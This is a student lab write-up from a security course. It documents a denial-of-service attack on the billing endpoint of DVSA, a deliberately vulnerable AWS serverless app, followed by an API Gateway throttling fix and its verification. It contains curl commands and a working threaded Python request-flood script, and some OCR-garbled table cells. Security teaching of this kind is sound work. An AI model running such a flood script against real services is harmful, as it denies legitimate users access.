Lesson 6: Denial of Service (DoS)

Flooding the Billing Endpoint to Block Legitimate Users

Course: ICS-344 Information Security · KFUPM · DVSA Project

OWASP Category: A05:2021 – Security Misconfiguration / Unrestricted Resource Consumption

Affected Component: DVSA-ORDER-BILLING · API Gateway /dvsa/order

Severity: High · Status: ■ Fixed and Verified

Student: Faisal Bayounis

Part 1 — Goal and Vulnerability Summary

Lesson 6 demonstrates a **Denial of Service (DoS)** vulnerability in the DVSA billing workflow. By flooding the **DVSA-ORDER-BILLING** Lambda function with concurrent authenticated requests, an attacker can exhaust Lambda concurrency and crash the billing service — preventing legitimate users from completing payment.

Affected Components: AWS API Gateway (/dvsa/order POST), DVSA-ORDER-BILLING Lambda, DVSA-GET-CART-TOTAL Lambda

Security Impact: Full availability loss of the billing service. Legitimate customers cannot check out. No exploit code or special privilege is required — any registered user can trigger the attack.

Part 2 — Why This Works / Root Cause

The billing endpoint has **no rate limiting, no concurrency cap, and no idempotency protection**. AWS Lambda scales automatically to handle concurrent requests, but each execution consumes a unit of the account's concurrency pool. When an attacker fires hundreds of parallel requests, Lambda instances are all consumed simultaneously, causing:

- The billing Lambda to crash with 500/502 Internal Server Error under load
- Cascading failures in dependent functions (DVSA-GET-CART-TOTAL returns KeyError)
- Legitimate billing requests from real users to fail with the same Internal Server Error

Root Cause: Missing infrastructure-level controls — no API Gateway throttling, no Lambda reserved concurrency, and no application-layer duplicate request rejection.

Part 3 — Environment and Setup

Component	Detail
Platform	AWS Lambda (Node.js) + API Gateway
API Endpoint	https://qo2xzjt4dc.execute-api.us-east-1.amazonaws.com/dvsa/order

Vulnerable Function	DVSA-ORDER-BILLING
Cascading Failure	DVSA-GET-CART-TOTAL
DVSA Website	http://dvsa-website-test-333619652311-us-east-1.s3-website.us-east-1.amazonaws. com
Tools Used	Python 3 (threading + requests), curl, Mac Terminal, AWS Console, API Gateway
Attack User	Faisalbayounis (authenticated — any user can perform this)

Part 4 — Reproduction Steps

Step 1 — Log in and collect credentials:

Open the DVSA website in Chrome and log in as Faisalbayounis. Click Orders → F12 → Network tab → Fetch/XHR → click any order request → copy the Authorization header token.

```
export API="https://qo2xzjt4dc.execute-api.us-east-1.amazonaws.com/dvsa/order"
export TOKEN="<your token here>"
```

Step 2 — Create a fresh order:

```
curl -s -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d '{"action":"new","cart-id":"dos-attack-001","items":{"1008":1,"1018":1,"1020":1}}'
 | jq
export ORDER_ID="<order-id from response>"
```

Step 3 — Add shipping details:

```
curl -s -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d "{\"action\":\"shipping\",\"order-id\":\"$ORDER_ID\",\"data\":{\"address\":\"123 T
est St\",\"email\":\"test@test.com\",\"name\":\"Test User\"}}" | jq
```

Step 4 — Confirm normal billing works (baseline):

```
curl -s -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d "{\"action\":\"billing\",\"order-id\":\"$ORDER_ID\",\"data\":{\"ccn\":\"4242424242
424242\",\"exp\":\"11/26\",\"cvv\":\"444\"}}" | jq
# Expected: {"status": "ok", "amount": 128, "token": "...", "missing": {}}
```

Step 5 — Create a second fresh order for the DoS attack:

```
curl -s -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d '{"action":"new","cart-id":"dos-attack-002","items":{"1008":1,"1018":1,"1020":1}}'
 | jq
export ORDER_ID="<new order-id>"
# Add shipping to the new order as in Step 3
```

Step 6 — Run the DoS attack (continuous concurrent billing requests):

```
python3 - << 'EOF'
import threading, requests, os, time
API = os.environ['API']
TOKEN = os.environ['TOKEN']
ORDER_ID = os.environ['ORDER_ID']
headers = {"Content-Type": "application/json", "Authorization": TOKEN}
payload = ('{"action":"billing","order-id":"' + ORDER_ID + '",'
           '"data":{"ccn":"4242424242424242","exp":"11/26","cvv":"444"}}')
def dos():
    try:
        r = requests.post(API, data=payload, headers=headers, timeout=15)
        print(r.status_code, r.text[:120])
    except Exception as e: print('Error:', e)
print('Starting DoS attack -- press Ctrl+C to stop...')
while True:
    threading.Thread(target=dos, daemon=True).start()
    time.sleep(0.05)
EOF
```

Step 7 — While attack is running, open a second terminal and send a legitimate billing request. The response confirms the service is unavailable to normal users.

Part 5 — Evidence and Proof


The attack was successful. The terminal produced a continuous stream of 500 and 502 error responses:

- **500 / 502** {"message": "Internal server error"} — the billing Lambda crashed repeatedly under concurrent load, confirming resource exhaustion.
- **200** {"errorMessage":"'total'","errorType":"KeyError"} — the GET_CART_TOTAL Lambda also failed under load, confirming cascading service degradation.

While the attack was running, a legitimate billing request from a second terminal returned:


```
{"message": "Internal server error"}
# Proving a real user cannot complete checkout during the attack window
```

■ *[INSERT SCREENSHOT — Terminal 1: continuous stream of 500/502 Internal server error responses]*




■ *[INSERT SCREENSHOT — Terminal 2: legitimate billing request returning Internal server error during attack]*

```
(base) faisalbayounis@Faisals-MacBook-Air ~ % curl -s -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d "{\"action\":\"billing\",\"order-id\":\"$ORDER_ID\",\"data\":{\"ccn\":\"4242424242424242\",\"exp\":\"11/26\",\"cvv\":\"444\"}}" | jq
{
  "message": "Internal server error"
}
```



This is the key proof: a legitimate user attempting to complete payment during the attack receives a service error and cannot check out.

E4 — Post-attack recovery.



Part 6 — Fix Strategy / Probable Mitigation

The fix belongs at **two infrastructure layers**:

1. API Gateway — Method-Level Throttling (Primary Fix Applied): Add a rate limit override on the /order POST method so no single client can flood the endpoint. This intercepts excess requests at the gateway layer before they reach Lambda, returning HTTP 429 instead of crashing the backend.

2. AWS Lambda — Reserved Concurrency (Blocked in student account): Set a reserved concurrency limit on the billing Lambda so it cannot be flooded. This directly caps how many parallel executions are allowed. This fix was blocked due to minimum concurrency constraints (10 unreserved required) but would be applied in production.

3. Application Layer — Idempotency Lock: The billing function should use a distributed lock (e.g., DynamoDB conditional writes) so only one billing request per order can execute at a time, rejecting duplicates instantly rather than crashing.

Part 7 — Code / Config Changes

Fix Applied: API Gateway Method-Level Throttling Override


The fix was applied in the AWS API Gateway console on the /order POST method under the dvsa stage:

1. AWS Console → API Gateway → DVSA-APIS → Stages → dvsa → / → /order → POST
2. Clicked **Create override** in the Method overrides panel
3. Set **Rate: 5 requests/second** and **Burst: 2 requests**
4. Clicked **Save**
5. Clicked Resources → Deploy API → selected dvsa stage → Deploy
6. Green banner confirmed: *"Successfully created deployment for DVSA-APIS. This deployment is active for dvsa."*

Lambda Reserved Concurrency (Blocked — shown for completeness):

```
aws lambda put-function-concurrency \
  --function-name DVSA-ORDER-BILLING \
  --reserved-concurrent-executions 5 \
  --region us-east-1
# Blocked by student account: minimum 10 unreserved concurrent executions required
# In production, this would cap the billing Lambda at 5 parallel executions
```

■ *[INSERT SCREENSHOT — API Gateway Stage showing Throttling: Active, Rate: 5 req/s, Burst: 2, with green deployment banner]*



Part 8 — Verification After Fix

After deploying the API Gateway throttling fix, the DoS attack script was re-run and both terminals were tested:

Test 1 — Attacker (Terminal 1):

Re-ran the same DoS Python script. The output changed from 500/502 Internal server errors to a continuous stream of:

```
429 {"message":"Too Many Requests"}
# API Gateway is now intercepting the flood before it reaches Lambda ■
```


Test 2 — Legitimate user (Terminal 2) while attack is running:

A fresh order was created, shipping was added, and a billing request was sent while the DoS script was actively running in Terminal 1. The response was:

```
{"status": "ok", "amount": 128, "token": "qWFa64XLjqIh", "missing": {}}

# Legitimate users can successfully complete payment even during the attack ■
```

■ *[INSERT SCREENSHOT — Terminal 1: continuous 429 Too Many Requests responses during DoS attack after fix]*



■ *[INSERT SCREENSHOT — Terminal 2: {"status": "ok", "amount": 128} for legitimate billing during attack after fix]*

Part 9 — Structured Operation and Security Analysis

Table A — Attack Operation Summary

Step #	Phase	Action Taken	Observed Result
1	Reconnaissance	Logged into DVSA, navigated to Orders page	Valid session established
2	Token Extraction	DevTools → Network tab → copied Authorizati	nBeJaWreTr token obtained for API auth
3	Target ID	Identified /dvsa/order billing endpoint (action: b	llVinugl)nerable endpoint confirmed — no rate limit
4	Payload Crafting	Built Python DoS script with valid order-id and ca	Attackscript ready
5	Attack Execution	Ran DoS script — continuous concurrent threa	sLambda overwhelmed — 500/502 errors streamed
6	Impact Observation	Sent legitimate billing from Terminal 2 during a	talnctkernal server error — legitimate user blocked

Table B — Security Analysis

Attribute	Detail
Vulnerability Type	Denial of Service — resource exhaustion via concurrent request flooding
OWASP Category	A05:2021 – Security Misconfiguration / Unrestricted Resource Consumption
Attack Vector	Network — authenticated HTTP POST requests to billing endpoint
Privilege Required	Low (any registered DVSA user can perform this)
Impact	Availability — billing service crashes, legitimate users cannot pay
Root Cause	No rate limiting, no concurrency cap, no idempotency lock on billing Lambda
Fix Applied	API Gateway method-level throttling — Rate: 5 req/s, Burst: 2
Fix Blocked	Lambda reserved concurrency (student account constraint — min 10 unreserved)
Severity	High
CVSS Score	7.5 / High
Post-Fix Result	Attacker gets 429 Too Many Requests. Legitimate user gets {"status":"ok","amount": 128}

Part 10 — Takeaway / Lessons Learned

The flawed security assumption was that **any authenticated user is a trusted, well-behaved actor** — so no limits were placed on how frequently or concurrently they could invoke the billing endpoint.

1. **Authentication ≠ Authorization ≠ Rate Control.** Even a fully authenticated user can be an attacker. Every resource-consuming endpoint must enforce rate limiting, concurrency controls, and idempotency.

2. Serverless elasticity is a double-edged sword. Lambda scales automatically — but that same elasticity can be weaponized to exhaust concurrency pools, inflate costs, or deny service to legitimate users.

3. The fix is infrastructure-level, not code-level. Adding API Gateway throttling (Rate: 5 req/s, Burst: 2) stopped the flood entirely without touching the Lambda code — proving that security controls belong at every layer of the stack.

4. Cascading failures are real. The DoS attack on DVSA-ORDER-BILLING caused DVSA-GET-CART-TOTAL to also fail — demonstrating that one unprotected endpoint can bring down adjacent services in a microservices architecture.

5. General Principle: Never trust volume — always expect abuse. Design every endpoint as if an adversary will send the maximum possible load. Use API Gateway throttling, Lambda reserved concurrency, and DynamoDB idempotency locks as standard practice — not afterthoughts.